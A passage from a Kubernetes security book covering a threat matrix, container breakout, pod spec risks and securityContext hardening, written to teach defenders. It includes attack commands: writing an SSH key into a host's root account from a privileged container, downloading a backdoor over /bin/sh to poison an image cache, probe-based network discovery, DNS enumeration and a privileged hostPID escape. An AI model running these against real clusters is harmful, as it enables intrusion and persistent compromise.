kubeconfig file (exfiltrated, or uploaded to the wrong place)	Application exploit (RCE)	Static pods (reverse shell, shadow API server to read audit-log-only headers)	Pod `hostPath` mount (logs to container breakout)	Pod/container name similarity (visual evasion, CronJob attack)	Access container service account (RBAC lateral jumps)	Network mapping (nmap, curl)	Access container service account (RBAC lateral jumps)		Node scheduling DoS

Initial access (popping a shell pt 1 - prep)	Execution (popping a shell pt 2 - exec)	Persistence (keeping the shell)	Privilege escalation (container breakout)	Defense evasion (assuming no IDS)	Credential access (juicy creds)	Discovery (enumerate possible pivots)	Lateral movement (pivot)	Command & control (C2 methods)	Impact (dangers)
Compromise user endpoint (2FA and federating auth mitigate)	SSH server inside container (bad practice)	Injected sidecar containers (malicious mutating webhook)	Node to cluster escalation (stolen credentials, node label rebinding attack)	Dynamic resolution (DNS) (DNS tunneling/ exfiltration)	Compromise admission controllers	Instance metadata API (workload identity)	Host writable volume mounts		Service discovery DoS
K8s API server vulnerability (needs CVE and unpatched API server)	Container lifecycle hooks (`postStart` and `preStop` events in pod YAML)	Rewrite container lifecycle hooks (`postStart` and `preStop` events in pod YAML)	Control plane to cloud escalation (keys in Secrets, cloud or control plane credentials)	Shadow admission control or API server		Compromise K8s Operator (sensitive RBAC)	Access K8s dashboard		PII or IP exfiltration (cluster or cloud datastores, local accounts)
Compromised host (credentials leak/ stuffing, unpatched services, supply chain compromise)		Rewrite liveness probes (exec into and reverse shell in container)	Compromise admission controller (reconfigure and bypass to allow blocked image with flag)			Access host filesystem (host mounts)	Access tiller endpoint (Helm v3 negates this)		Container pull rate limit DoS (container registry)
Compromised `etcd` (missing auth)		Shadow admission control or API server (privileged RBAC, reverse shell)	Compromise K8s Operator (compromise flux and read any Secrets)				Access K8s Operator		SOC/SIEM DoS (event/audit/log rate limit)

Initial access (popping a shell pt 1 - prep)	Execution (popping a shell pt 2 - exec)	Persistence (keeping the shell)	Privilege escalation (container breakout)	Defense evasion (assuming no IDS)	Credential access (juicy creds)	Discovery (enumerate possible pivots)	Lateral movement (pivot)	Command & control (C2 methods)	Impact (dangers)
		K3d botnet (secondary cluster running on compromised nodes)	Container breakout (kernel or runtime vulnerability e.g., DirtyCOW, `/proc/self/exe`, eBPF verifier bugs, Netfilter)						

We'll explore these threats in detail as we progress through the book. But the first threat, and the greatest risk to the isolation model of our systems, is an attacker breaking out of the container itself.

Container Breakout

A cluster admin's worst fear is a container breakout; that is, a user or process inside a container that can run code outside of the container's execution environment.

Speaking strictly, a container breakout should exploit the kernel, attacking the code a container is supposed to be constrained by. In the authors' opinion, any avoidance of isolation mechanisms breaks the contract the container's maintainer or operator thought they had with the process(es) inside. This means it should be considered equally threatening to the security of the host system and its data, so we define container breakout to include any evasion of isolation.

Container breakouts may occur in various ways:

- An *exploit* including against the kernel, network or storage stack, or container runtime
- A *pivot* such as attacking exposed local, cloud, or network services, or escalating privilege and abusing discovered or inherited credentials
- A *misconfiguration* that allows an attacker an easier or legitimate path to exploit or pivot (this is the most likely way)

If the running process is owned by an unprivileged user (that is, one with no root capabilities), many breakouts are not possible. In that case the process or user must gain capabilities with a local privilege escalation inside the container before attempting to break out.

Once this is achieved, a breakout may start with a hostile root-owned process running in a poorly configured container. Access to the root user's capabilities within a container is the precursor to most escapes: without root (and sometimes `CAP_SYS_ADMIN`), many breakouts are nullified.

The `securityContext` and LSM configurations are vital to constrain unexpected activity from zero-day vulnerabilities, or supply chain attacks (library code loaded into the container and exploited automatically at runtime).

You can define the active user, group, and filesystem group (set on mounted volumes for readability, gated by `fsGroupChangePolicy`) in your workloads' security contexts, and enforce it with admission control (see Chapter 8), as this example from the docs shows:

```
apiVersion: v1
kind: Pod
metadata:
  name: security-context-demo
spec:
  securityContext:
    runAsUser: 1000
    runAsGroup: 3000
    fsGroup: 2000
  containers:
  - name: sec-ctx-demo
# ...
    securityContext:
      allowPrivilegeEscalation: false
# ...
```

In a container breakout scenario, if the user is root inside the container or has mount capabilities (granted by default under `CAP_SYS_ADMIN`, which root is granted unless dropped), they can interact with virtual and physical disks mounted into the container. If the container is privileged (which among other things disables masking of kernel paths in */dev*), it can see and mount the host filesystem:

```
# inside a privileged container
root@hack:~ [0]$ ls -lasp /dev/
root@hack:~ [0]$ mount /dev/xvda1 /mnt/

# write into host filesystem's /root/.ssh/ folder
root@hack:~ [0]$ cat MY_PUB_KEY >> /mnt/root/.ssh/authorized_keys
```

We look at `nsenter` privileged container breakouts, which escape more elegantly by entering the host's namespaces, in Chapter 6.

While you should prevent this attack easily by avoiding the root user and privilege mode, and enforcing that with admission control, it's an indication of just how slim the container security boundary can be if misconfigured.

An attacker controlling a containerized process may have control of the networking, some or all of the storage, and potentially other containers in the pod. Containers generally assume other containers in the pod are friendly as they share resources, and we can consider the pod as a trust boundary for the processes inside. Init containers are an exception: they complete and shut down before the main containers in the pod start, and as they operate in isolation may have more security sensitivity.

The container and pod isolation model relies on the Linux kernel and container runtime, both of which are generally robust when not misconfigured. Container breakout occurs more often through insecure configuration than kernel exploit, although zero-day kernel vulnerabilities are inevitably devastating to Linux systems without correctly configured LSMs (such as SELinux and AppArmor).

In "Architecting Containerized Apps for Resilience" on page 98 we explore how the Linux DirtyCOW vulnerability could be used to break out of insecurely configured containers.

Container escape is rarely plain sailing, and any fresh vulnerabilities are often patched shortly after disclosure. Only occasionally does a kernel vulnerability result in an exploitable container breakout, and the opportunity to harden individually containerized processes with LSMs enables defenders to tightly constrain high-risk network-facing processes; it may entail one or more of:

- Finding a zero-day in the runtime or kernel
- Exploiting excess privilege and escaping using legitimate commands
- Evading misconfigured kernel security mechanisms
- Introspection of other processes or filesystems for alternate escape routes
- Sniffing network traffic for credentials
- Attacking the underlying orchestrator or cloud environment

Vulnerabilities in the underlying physical hardware often can't be defended against in a container. For example, `Spectre` and `Meltdown` (CPU speculative execution attacks), and `rowhammer`, `TRRespass`, and `SPOILER` (DRAM memory attacks) bypass container isolation mechanisms as they cannot intercept the entire instruction stream that a CPU processes. Hypervisors suffer the same lack of possible protection.

Finding new kernel attacks is hard. Misconfigured security settings, exploiting published CVEs, and social engineering attacks are easier. But it's important to understand the range of potential threats in order to decide your own risk tolerance.

We'll go through a step-by-step security feature exploration to see a range of ways in which your systems may be attacked in Appendix A.

For more information on how the Kubernetes project manages CVEs, see Anne Bertucio and CJ Cullen's blog post, "Exploring Container Security: Vulnerability Management in Open-Source Kubernetes".

Pod Configuration and Threats

We've spoken generally about various parts of a pod, so let's finish off by going into depth on a pod spec to call out any gotchas or potential footguns.

In order to secure a pod or container, the container runtime should be minimally viably secure; that is, not hosting sockets to unauthenticated connections (e.g., Docker's */var/run/docker.sock* and `tcp://127.0.0.1:2375`) as it leads to host takeover.

For the purpose of this example, we are using a `frontend` pod from the `GoogleCloudPlatform/microservices-demo` application, and it was deployed with the following command:

```
kubectl create -f \
"https://raw.githubusercontent.com/GoogleCloudPlatform/\
microservices-demo/master/release/kubernetes-manifests.yaml"
```

We have updated and added some extra configuration where relevant for demonstration purposes and will progress through these in the following sections.

Pod Header

The pod header is the standard header of all Kubernetes resources we know and love, defining the type of entity this YAML defines, and its version:

```
apiVersion: v1
kind: Pod
```

Metadata and annotations may contain sensitive information like IP addresses or security hints (in this case, for Istio), although this is only useful if the attacker has read-only access:

```
metadata:
  annotations:
    seccomp.security.alpha.kubernetes.io/pod: runtime/default
    cni.projectcalico.org/podIP: 192.168.155.130/32
```

```
    cni.projectcalico.org/podIPs: 192.168.155.130/32
    sidecar.istio.io/rewriteAppHTTPProbers: "true"
```

It also historically holds the `seccomp`, `AppArmor`, and `SELinux` policies:

```
metadata:
  annotations:
    container.apparmor.security.beta.kubernetes.io/hello: "localhost/\
      k8s-apparmor-example-deny-write"
```

We look at how to use these annotations in Chapter 8.

After many years in limbo, `seccomp` in Kubernetes progressed to General Availability in v1.19.

This changes the syntax from an annotation to a `securityContext` entry:

```
securityContext:
  seccompProfile:
    type: Localhost
    localhostProfile: my-seccomp-profile.json
```

The Kubernetes Security Profiles Operator (SPO) can install `seccomp` profiles on your nodes (a prerequisite to their use by the container runtime), and record new profiles from workloads in the cluster with oci-seccomp-bpf-hook.

The SPO also supports SELinux via selinuxd, with plenty of details in this blog post.

AppArmor is still in beta but annotations will be replaced with first-class fields like `seccomp` once it graduates to GA.

Let's move on to a part of the pod spec that is not writable by the client but contains some important hints.

Reverse Uptime

When you dump a pod spec from the API server (using, for example, `kubectl get -o yaml`) it includes the pod's start time:

```
  creationTimestamp: "2021-05-29T11:20:53Z"
```

Pods running for longer than a week or two are likely to be at higher risk of unpatched bugs. Sensitive workloads running for more than 30 days will be safer if they're rebuilt in CI/CD to account for library or operating system patches.

Pipeline scanning the existing container image offline for CVEs can be used to inform rebuilds. The safest approach is to combine both: "repave" (that is, rebuild and redeploy containers) regularly, and rebuild through the CI/CD pipelines whenever a CVE is detected.

Labels

Labels in Kubernetes are not validated or strongly typed; they are metadata. But labels are targeted by things like services and controllers using selectors for referencing, and are also used for security features such as network policy. This makes them security-sensitive and easily susceptible to misconfiguration:

```
  labels:
    app: frontend
    type: redis
```

Typos in labels mean they do not match the intended selectors, and so can inadvertently introduce security issues such as:

- Exclusions from expected network policy or admission control policy
- Unexpected routing from service target selectors
- Rogue pods that are not accurately targeted by operators or observability tooling

Managed Fields

Managed fields were introduced in v1.18 and support server-side apply. They duplicate information from elsewhere in the pod spec but are of limited interest to us as we can read the entire spec from the API server. They look like this:

```
  managedFields:
  - apiVersion: v1
    fieldsType: FieldsV1
    fieldsV1:
      f:metadata:
        f:annotations:
          .: {}
          f:sidecar.istio.io/rewriteAppHTTPProbers: {}
# ...
      f:spec:
        f:containers:
          k:{"name":"server"}:
# ...
            f:image: {}
            f:imagePullPolicy: {}
            f:livenessProbe:
# ...
```

Pod Namespace and Owner

We know the pod's name and namespace from the API request we made to retrieve it.

If we used `--all-namespaces` to return all pod configurations, this shows us the namespace:

```
  name: frontend-6b887d8db5-xhkmw
  namespace: default
```

From within a pod it's possible to infer the current namespace from the DNS resolver configuration in */etc/resolv.conf* (which is `secret-namespace` in this example):

```
$ grep -o "search [^ ]*" /etc/resolv.conf
search secret-namespace.svc.cluster.local
```

Other less-robust options include the mounted service account (assuming it's in the same namespace, which it may not be), or the cluster's DNS resolver (if you can enumerate or scrape it).

Environment Variables

Now we're getting into interesting configuration. We want to see the environment variables in a pod, partially because they may leak secret information (which should have been mounted as a file), and also because they may list which other services are available in the namespace and so suggest other network routes and applications to attack.

Passwords set in deployment and pod YAML are visible to the operator that deploys the YAML, the process at runtime and any other processes that can read its environment, and to anybody that can read from the Kubernetes or `kubelet` APIs.

Here we see the container's `PORT` (which is good practice and required by applications running in Knative, Google Cloud Run, and some other systems), the DNS names and ports of its coordinating services, some badly set database config and credentials, and finally a sensibly referenced Secret file:

```
spec:
  containers:
  - env:
    - name: PORT
      value: "8080"
    - name: CURRENCY_SERVICE_ADDR
      value: currencyservice:7000
    - name: SHIPPING_SERVICE_ADDR
      value: shippingservice:50051
# These environment variables should be set in secrets
    - name: DATABASE_ADDR
      value: postgres:5432
```

```
    - name: DATABASE_USER
      value: secret_user_name
    - name: DATABASE_PASSWORD
      value: the_secret_password
    - name: DATABASE_NAME
      value: users
# This is a safer way to reference secrets and configuration
    - name: MY_SECRET_FILE
      value: /mnt/secrets/foo.toml
```

That wasn't too bad, right? Let's move on to container images.

Container Images

The container image's filesystem is of paramount importance, as it may hold vulnerabilities that assist in privilege escalation. If you're not patching regularly, Captain Hashjack might get the same image from a public registry to scan it for vulnerabilities they may be able to exploit. Knowing what binaries and files are available also enables attack planning "offline," so adversaries can be more stealthy and targeted when attacking the live system.

The OCI registry specification allows arbitrary image layer storage: it's a two-step process and the first step uploads the manifest, with the second uploading the blob. If an attacker only performs the second step they gain free arbitrary blob storage.

Most registries don't index this automatically (with Harbour being the exception), and so they will store the "orphaned" layers forever, potentially hidden from view until manually garbage collected.

Here we see an image referenced by label, which means we can't tell what the actual SHA256 hash digest of the container image is. The container tag could have been updated since this deployment as it's not referenced by digest:

```
  image: gcr.io/google-samples/microservices-demo/frontend:v0.2.3
```

Instead of using image tags, we can use the SHA256 image digests to pull the image by its content address:

```
  image: gcr.io/google-samples/microservices-demo/frontend@sha256:ca5d97b6cec...
```

Images should always be referenced by SHA256 or use signed tags; otherwise, it's impossible to know what's running as the label may have been updated in the registry since the container start. You can validate what's being run by inspecting the running container for its image's SHA256.

It's possible to specify both a tag and an SHA256 digest in a Kubernetes `image:` key, in which case the tag is ignored and the image is retrieved by digest. This leads to potentially confusing image definitions including a tag and SHA256 such as the following being retrieved as the image matching the SHA rather than the tag:

```
controlplane/bizcard:latest\ ❶
@sha256:649f3a84b95ee84c86d70d50f42c6d43ce98099c927f49542c1eb85093953875 ❷
```

❶ Container name, plus the ignored "latest" tag

❷ Image SHA256, which overrides the "latest" tag defined in the previous line

being retrieved as the image matching the SHA rather than the tag.

If an attacker can influence the local `kubelet` image cache, they can add malicious code to an image and relabel it on the worker node (note: to run this again, don't forget to remove the `cidfile`):

```
$ docker run -it --cidfile=cidfile --entrypoint /bin/busybox \
  gcr.io/google-samples/microservices-demo/frontend:v0.2.3 \
  wget https://securi.fyi/b4shd00r -O /bin/sh ❶

$ docker commit $(<cidfile) \
  gcr.io/google-samples/microservices-demo/frontend:v0.2.3 ❷
```

❶ Load a malicious shell backdoor and overwrite the container's default command (`/bin/sh`).

❷ Commit the changed container using the same.

While the compromise of a local registry cache may lead to this attack, container cache access probably comes by rooting the node, and so this may be the least of your worries.

The image pull policy of `Always` has a performance drawback in highly dynamic, "autoscaling from zero" environments such as Knative. When startup times are crucial, a potentially multisecond `imagePullPolicy` latency is unacceptable and image digests must be used.

This attack on a local image cache can be mitigated with an image pull policy of `Always`, which will ensure the local tag matches what's defined in the registry it's pulled from. This is important and you should always be mindful of this setting:

```
  imagePullPolicy: Always
```

Typos in container image names, or registry names, will deploy unexpected code if an adversary has "typosquatted" the image with a malicious container.

This can be difficult to detect when only a single character changes—for example, `controlplan/hack` instead of `controlplane/hack`. Tools like Notary protect against this by checking for valid signatures from trusted parties. If a TLS-intercepting middleware box intercepts and rewrites an image tag, a spoofed image may be deployed.

Again, TUF and Notary side-channel signing mitigates against this, as do other container signing approaches like `cosign`, as discussed in Chapter 4.

Pod Probes

Your liveness probes should be tuned to your application's performance characteristics, and used to keep them alive in the stormy waters of your production environment. Probes inform Kubernetes if the application is incapable of fulfilling its specified purpose, perhaps through a crash or external system failure.

The Kubernetes audit finding TOB-K8S-024 shows probes can be subverted by an attacker with the ability to schedule pods: without changing the pod's `command` or `args` they have the power to make network requests and execute commands within the target container. This yields local network discovery to an attacker as the probes are executed by the `kubelet` on the host networking interface, and not from within the pod.

A `host` header can be used here to enumerate the local network. The proof of concept exploit is as follows:

```
apiVersion : v1
kind : Pod
# ...
livenessProbe:
  httpGet:
    host: 172.31.6.71
    path: /
    port: 8000
    httpHeaders :
    - name: Custom-Header
      value: Awesome
```

CPU and Memory Limits and Requests

Resource limits and requests which manage the pod's `cgroups` prevent the exhaustion of finite memory and compute resources on the `kubelet` host, and defend from fork bombs and runaway processes. Networking bandwidth limits are not supported in the pod spec, but may be supported by your CNI implementation.

`cgroups` are a useful resource constraint. `cgroups` v2 offers more protection, but `cgroups` v1 are not a security boundary and they can be escaped easily.

Limits restrict the potential cryptomining or resource exhaustion that a malicious container can execute. It also stops the host becoming overwhelmed by bad

deployments. It has limited effectiveness against an adversary looking to further exploit the system unless they need to use a memory-hungry attack:

```
    resources:
      limits:
        cpu: 200m
        memory: 128Mi
      requests:
        cpu: 100m
        memory: 64Mi
```

DNS

By default Kubernetes DNS servers provide all records for services across the cluster, preventing namespace segregation unless deployed individually per-namespace or domain.

CoreDNS supports policy plug-ins, including OPA, to restrict access to DNS records and defeat the following enumeration attacks.

The default Kubernetes CoreDNS installation leaks information about its services, and offers an attacker a view of all possible network endpoints (see Figure 2-10). Of course they may not all be accessible due to a network policy in place, as we will see in Chapter 5.

DNS enumeration can be performed against a default, unrestricted CoreDNS installation. To retrieve all services in the cluster namespace (output edited to fit):

```
root@hack-3-fc58fe02:/ [0]# dig +noall +answer \
  srv any.any.svc.cluster.local |
  sort --human-numeric-sort --key 7

any.any.svc.cluster.local. 30 IN SRV 0 6 53 kube-dns.kube-system.svc.cluster...
any.any.svc.cluster.local. 30 IN SRV 0 6 80 frontend-external.default.svc.clu...
any.any.svc.cluster.local. 30 IN SRV 0 6 80 frontend.default.svc.cluster.local.
...
```

Figure 2-10. The wisdom of Rory McCune on the difficulties of hard multitenancy

For all service endpoints and names do the following (output edited to fit):

```
root@hack-3-fc58fe02:/ [0]# dig +noall +answer \
  srv any.any.any.svc.cluster.local |
  sort --human-numeric-sort --key 7

any.any.any.svc.cluster.local. 30 IN SRV 0 3 53 192-168-155-129.kube-dns.kube...
any.any.any.svc.cluster.local. 30 IN SRV 0 3 53 192-168-156-130.kube-dns.kube...
any.any.any.svc.cluster.local. 30 IN SRV 0 3 3550 192-168-156-133.productcata...
...
```

To return an IPv4 address based on the query:

```
root@hack-3-fc58fe02:/ [0]# dig +noall +answer 1-3-3-7.default.pod.cluster.local

1-3-3-7.default.pod.cluster.local. 23 IN A      1.3.3.7
```

The Kubernetes API server service IP information is mounted into the pod's environment by default:

```
root@test-pd:~ [0]# env | grep KUBE
KUBERNETES_SERVICE_PORT_HTTPS=443
KUBERNETES_SERVICE_PORT=443
KUBERNETES_PORT_443_TCP=tcp://10.7.240.1:443
KUBERNETES_PORT_443_TCP_PROTO=tcp
KUBERNETES_PORT_443_TCP_ADDR=10.7.240.1
KUBERNETES_SERVICE_HOST=10.7.240.1
KUBERNETES_PORT=tcp://10.7.240.1:443
KUBERNETES_PORT_443_TCP_PORT=443

root@test-pd:~ [0]# curl -k \
  https://${KUBERNETES_SERVICE_HOST}:${KUBERNETES_SERVICE_PORT}/version

{
  "major": "1",
  "minor": "19+",
  "gitVersion": "v1.19.9-gke.1900",
  "gitCommit": "008fd38bf3dc201bebdd4fe26edf9bf87478309a",
# ...
```

The response matches the API server's `/version` endpoint.

You can detect Kubernetes API servers with this nmap script and the following function:

```
nmap-kube-apiserver() {
    local REGEX="major.*gitVersion.*buildDate"
    local ARGS="${@:-$(kubectl config view --minify |
        awk '/server:/{print $2}' |
        sed -E -e 's,^https?://,,' -e 's,:, -p ,g')}"

    nmap \
        --open \
        --script=http-get \
        --script-args "\
            http-get.path=/version, \
            http-get.match="${REGEX}", \
            http-get.showResponse, \
            http-get.forceTls \
        " \
        ${ARGS}
}
```

Next up is an important runtime policy piece: the securityContext, initially introduced by Red Hat.

Pod securityContext

This pod is running with an empty `securityContext`, which means that without admission controllers mutating the configuration at deployment time, the container can run a root-owned process and has all capabilities available to it:

```
securityContext: {}
```

Exploiting the capability landscape involves an understanding of the kernel's flags, and Stefano Lanaro's guide provides a comprehensive overview.

Different capabilities may have particular impact on a system, and `CAP_SYS_ADMIN` and `CAP_BPF` are particularly enticing to an attacker. Notable capabilities you should be cautious about granting include:

`CAP_DAC_OVERRIDE`, `CAP_CHOWN`, `CAP_DAC_READ_SEARCH`, `CAP_FORMER`, `CAP_SETFCAP`
: Bypass filesystem permissions

`CAP_SETUID`, `CAP_SETGID`
: Become the root user

`CAP_NET_RAW`
: Read network traffic

`CAP_SYS_ADMIN`
: Filesystem mount permission

`CAP_SYS_PTRACE`
: All-powerful debugging of other processes

`CAP_SYS_MODULE`
: Load kernel modules to bypass controls

`CAP_PERFMON`, `CAP_BPF`
: Access deep-hooking BPF systems

These are the precursors for many container breakouts. As Brad Geesaman points out in Figure 2-11, processes want to be free! And an adversary will take advantage of anything within the pod they can use to escape.

Figure 2-11. Brad Geesaman's evocative container freedom cry

`CAP_NET_RAW` is enabled by default in `runc`, and enables UDP (which bypasses TCP service meshes like Istio), ICMP messages, and ARP poisoning attacks. Aqua found DNS poisoning attacks against Kubernetes DNS, and the `net.ipv4.ping_group_range` `sysctl` flag means it should be dropped when needed for ICMP.

These are some container breakouts requiring `root` and/or `CAP_SYS_ADMIN`, `CAP_NET_RAW`, `CAP_BPF`, or `CAP_SYS_MODULE` to function:

- Subpath volume mount traversal and */proc/self/exe* (both described in Chapter 6).
- CVE-2016-5195 is a read-only memory copy-on-write race condition, aka Dirty-Cow, and detailed in "Architecting Containerized Apps for Resilience" on page 98.
- CVE-2020-14386 is an unprivileged memory corruption bug that requires `CAP_NET_RAW`.
- CVE-2021-30465, `runc` mount destinations symlink-exchange swap to mount outside the `rootfs`, limited by use of unprivileged user.
- CVE-2021-22555 is a `Netfilter` heap out-of-bounds write that requires `CAP_NET_RAW`.
- CVE-2021-31440 is `eBPF` out-of-bounds access to the Linux kernel requiring root or `CAP_BPF`, and `CAPS_SYS_MODULE`.
- @andreyknvl kernel bugs and `core_pattern` escape.

When there's no breakout, root capabilities are still required for a number of other attacks, such as CVE-2020-10749 which are Kubernetes CNI plug-in person-in-the-middle (PitM) attacks via IPv6 rogue router advertisements.

The excellent "A Compendium of Container Escapes" goes into more detail on some of these attacks.

We enumerate the options available in a `securityContext` for a pod to defend itself from hostile containers in Chapter 8.

Pod Service Accounts

Service Accounts are JSON Web Tokens (JWTs) and are used by a pod for authentication and authorization to the API server. The default service account shouldn't be given any permissions, and by default comes with no authorization.

A pod's `serviceAccount` configuration defines its access privileges with the API server; see Chapter 8 for the details. The service account is mounted into all pod replicas, and which share the single "workload identity":

```
serviceAccount: default
serviceAccountName: default
```

Segregating duty in this way reduces the blast radius if a pod is compromised: limiting an attacker post-intrusion is a primary goal of policy controls.

Scheduler and Tolerations

The scheduler is responsible for allocating a pod workload to a node. It looks as follows:

```
schedulerName: default-scheduler
tolerations:
- effect: NoExecute
  key: node.kubernetes.io/not-ready
  operator: Exists
  tolerationSeconds: 300
- effect: NoExecute
  key: node.kubernetes.io/unreachable
  operator: Exists
  tolerationSeconds: 300
```

A hostile scheduler could conceivably exfiltrate data or workloads from the cluster, but requires the cluster to be compromised in order to add it to the control plane. It would be easier to schedule a privileged container and root the control plane `kubelets`.

Pod Volume Definitions

Here we are using a bound service account token, defined in YAML as a projected service account token (instead of a standard service account). The `kubelet` protects this against exfiltration by regularly rotating it (configured for every 3600 seconds, or one hour), so it's only of limited use if stolen. An attacker with persistence is still able to use this value, and can observe its value after it's rotated, so this only protects the service account after the attack has completed:

```
volumes:
- name: kube-api-access-p282h
  projected:
    defaultMode: 420
    sources:
    - serviceAccountToken:
        expirationSeconds: 3600
        path: token
    - configMap:
        items:
        - key: ca.crt
          path: ca.crt
        name: kube-root-ca.crt
```

```
  - downwardAPI:
      items:
      - fieldRef:
          apiVersion: v1
          fieldPath: metadata.namespace
        path: namespace
```

Volumes are a rich source of potential data for an attacker, and you should ensure that standard security practices like discretionary access control (DAC, e.g., files and permissions) is correctly configured.

The downward API reflects Kubernetes-level values into the containers in the pod, and is useful to expose things like the pod's name, namespace, UID, and labels and annotations into the container. It's capabilities are listed in the documentation.

A container is just Linux, and will not protect its workload from incorrect configuration.

Pod Network Status

Network information about the pod is useful to debug containers without services, or that aren't responding as they should, but an attacker might use this information to connect directly to a pod without scanning the network:

```
status:
  hostIP: 10.0.1.3
  phase: Running
  podIP: 192.168.155.130
  podIPs:
  - ip: 192.168.155.130
```

Using the securityContext Correctly

A pod is more likely to be compromised if a `securityContext` is not configured, or is too permissive. The `securityContext` is your most effective tool to prevent container breakout.

After gaining an RCE into a running pod, the `securityContext` is the first line of defensive configuration you have available. It has access to kernel switches that can be set individually. Additional Linux Security Modules can be configured with fine-grained policies that prevent hostile applications taking advantage of your systems.

Docker's `containerd` has a default `seccomp` profile that has prevented some zero-day attacks against the container runtime by blocking system calls in the kernel. From Kubernetes v1.22 you should enable this by default for all runtimes with the `--seccomp-default kubelet` flag. In some cases workloads may not run with the default profile: observability or security tools may require low-level kernel access.

These workloads should have custom `seccomp` profiles written (rather than resorting to running them `Unconfined`, which allows any system call).

Here's an example of a fine-grained `seccomp` profile loaded from the host's filesystem under `/var/lib/kubelet/seccomp`:

```
  securityContext:
    seccompProfile:
      type: Localhost
      localhostProfile: profiles/fine-grained.json
```

`seccomp` is for system calls, but SELinux and AppArmor can monitor and enforce policy in userspace too, protecting files, directories, and devices.

SELinux configuration is able to block most container breakouts (excluding with a label-based approach to filesystem and process access) as it doesn't allow containers to write anywhere but their own filesystem, nor to read other directories, and comes enabled on OpenShift and Red Hat Linuxes.

AppArmor can similarly monitor and prevent many attacks in Debian-derived Linuxes. If AppArmor is enabled, then `cat /sys/module/apparmor/parameters/enabled` returns `Y`, and it can be used in pod definitions:

```
annotations:
  container.apparmor.security.beta.kubernetes.io/hello: localhost/k8s-apparmor-example-deny-write
```

The `privileged` flag was quoted as being "the most dangerous flag in the history of computing" by Liz Rice, but why are privileged containers so dangerous? Because they leave the process namespace enabled to give the illusion of containerization, but actually disable all security features.

"Privileged" is a specific `securityContext` configuration: all but the process namespace is disabled, virtual filesystems are unmasked, LSMs are disabled, and all capabilities are granted.

Running as a nonroot user without capabilities, and setting `AllowPrivilegeEscalation` to `false` provides a robust protection against many privilege escalations:

```
spec:
  containers:
  - image: controlplane/hack
    securityContext:
      allowPrivilegeEscalation: false
```

The granularity of security contexts means each property of the configuration must be tested to ensure it is not set: as a defender by configuring admission control and testing YAML or as an attacker with a dynamic test (or amicontained) at runtime.

We explore how to detect privileges inside a container later in this chapter.

Sharing namespaces with the host also reduces the isolation of the container and opens it to greater potential risk. Any mounted filesystems effectively add to the mount namespace.

Ensure your pods' `securityContexts` are correct and your systems will be safer against known attacks.

Enhancing the securityContext with Kubesec

Kubesec is a simple tool to validate the security of a Kubernetes resource.

It returns a risk score for the resource, and advises on how to tighten the `securityContext` (note that we edited the output to fit):

```
$ cat <<EOF > kubesec-test.yaml
apiVersion: v1
kind: Pod
metadata:
  name: kubesec-demo
spec:
  containers:
  - name: kubesec-demo
    image: gcr.io/google-samples/node-hello:1.0
    securityContext:
      readOnlyRootFilesystem: true
EOF

$ docker run -i kubesec/kubesec:2.11.1 scan - < kubesec-test.yaml
[ {
 "object": "Pod/kubesec-demo.default",
 "valid": true,
 "fileName": "STDIN",
 "message": "Passed with a score of 1 points",
 "score": 1,
 "scoring": {
   "passed": [{
      "id": "ReadOnlyRootFilesystem",
       "selector": "containers[].securityContext.readOnlyRootFilesystem == true",
       "reason": "An immutable root filesystem can ... increase attack cost",
       "points": 1
       }
    ],
    "advise": [{
      "id": "ApparmorAny",
      "selector": ".metadata.annotations.container.apparmor.security.beta.kubernetes.io/nginx",
      "reason": "Well defined AppArmor ... WARNING: NOT PRODUCTION READY",
      "points": 3
    },
...
```

Kubesec.io documents practical changes to make to your securityContext, and we'll document some of them here.

Shopify's excellent kubeaudit provides similar functionality for all resources in a cluster.

Hardened securityContext

The NSA published "Kubernetes Hardening Guidance", which recommends a hardened set of `securityContext` standards. It recommends scanning for vulnerabilities and misconfigurations, least privilege, good RBAC and IAM, network firewalling and encryption, and "to periodically review all Kubernetes settings and use vulnerability scans to help ensure risks are appropriately accounted for and security patches are applied."

Assigning least privilege to a container in a pod is the responsibility of the `securityContext` (see details in Table 2-2). Note that the PodSecurityPolicy resource discussed in Chapter 8 maps onto the config flags available in `securityContext`.

Table 2-2. `securityContext` fields

Field name(s)	Usage	Recommendations
`privileged`	Controls whether pods can run privileged containers.	Set to `false`.
`hostPID`, `hostIPC`	Controls whether containers can share host process namespaces.	Set to `false`.
`hostNetwork`	Controls whether containers can use the host network.	Set to `false`.
`allowedHostPaths`	Limits containers to specific paths of the host filesystem.	Use a "dummy" path name (such as `/foo` marked as read-only). Omitting this field results in no admission restrictions being placed on containers.
`readOnlyRootFilesystem`	Requires the use of a read only root filesystem.	Set to `true` when possible.
`runAsUser`, `runAsGroup`, `supplementalGroups`, `fsGroup`	Controls whether container applications can run with root privileges or with root group membership.	Set `runAsUser` to `MustRunAsNonRoot`. Set `runAsGroup` to `nonzero`. Set `supplementalGroups` to `nonzero`. Set `fsGroup` to `nonzero`.
`allowPrivilegeEscalation`	Restricts escalation to root privileges.	Set to `false`. This measure is required to effectively enforce `runAsUser: MustRunAsNonRoot` settings.

Field name(s)	Usage	Recommendations
`SELinux`	Sets the SELinux context of the container.	If the environment supports SELinux, consider adding SELinux labeling to further harden the container.
`AppArmor` annotations	Sets the AppArmor profile used by containers.	Where possible, harden containerized applications by employing AppArmor to constrain exploitation.
`seccomp` annotations	Sets the `seccomp` profile used to sandbox containers.	Where possible, use a `seccomp` auditing profile to identify required syscalls for running applications; then enable a `seccomp` profile to block all other syscalls.

Let's explore these in more detail using the `kubesec` static analysis tool, and the selectors it uses to interrogate your Kubernetes resources.

containers[] .securityContext .privileged

A privileged container running is potentially a bad day for your security team. Privileged containers disable namespaces (except `process`) and LSMs, grant all capabilities, expose the host's devices through */dev*, and generally make things insecure by default. This is the first thing an attacker looks for in a newly compromised pod.

.spec .hostPID

`hostPID` allows traversal from the container to the host through the */proc* filesystem, which symlinks other processes' root filesystems. To read from the host's process namespace, `privileged` is needed as well:

```
user@host $ OVERRIDES='{"spec":{"hostPID": true,'"containers":[{"name":"1",'
user@host $ OVERRIDES+='"image":"alpine","command":["/bin/ash"],'"stdin": true,'
user@host $ OVERRIDES+='"tty":true,"imagePullPolicy":"IfNotPresent",'
user@host $ OVERRIDES+='"securityContext":{"privileged":true}}]}}'

user@host $ kubectl run privileged-and-hostpid --restart=Never -it --rm \
  --image noop --overrides "${OVERRIDES}" ❶

/ # grep PRETTY_NAME /etc/*release* ❷
PRETTY_NAME="Alpine Linux v3.14"

/ # ps faux | head ❸
PID   USER     TIME  COMMAND
    1 root      0:07 /usr/lib/systemd/systemd noresume noswap cros_efi
    2 root      0:00 [kthreadd]
    3 root      0:00 [rcu_gp]
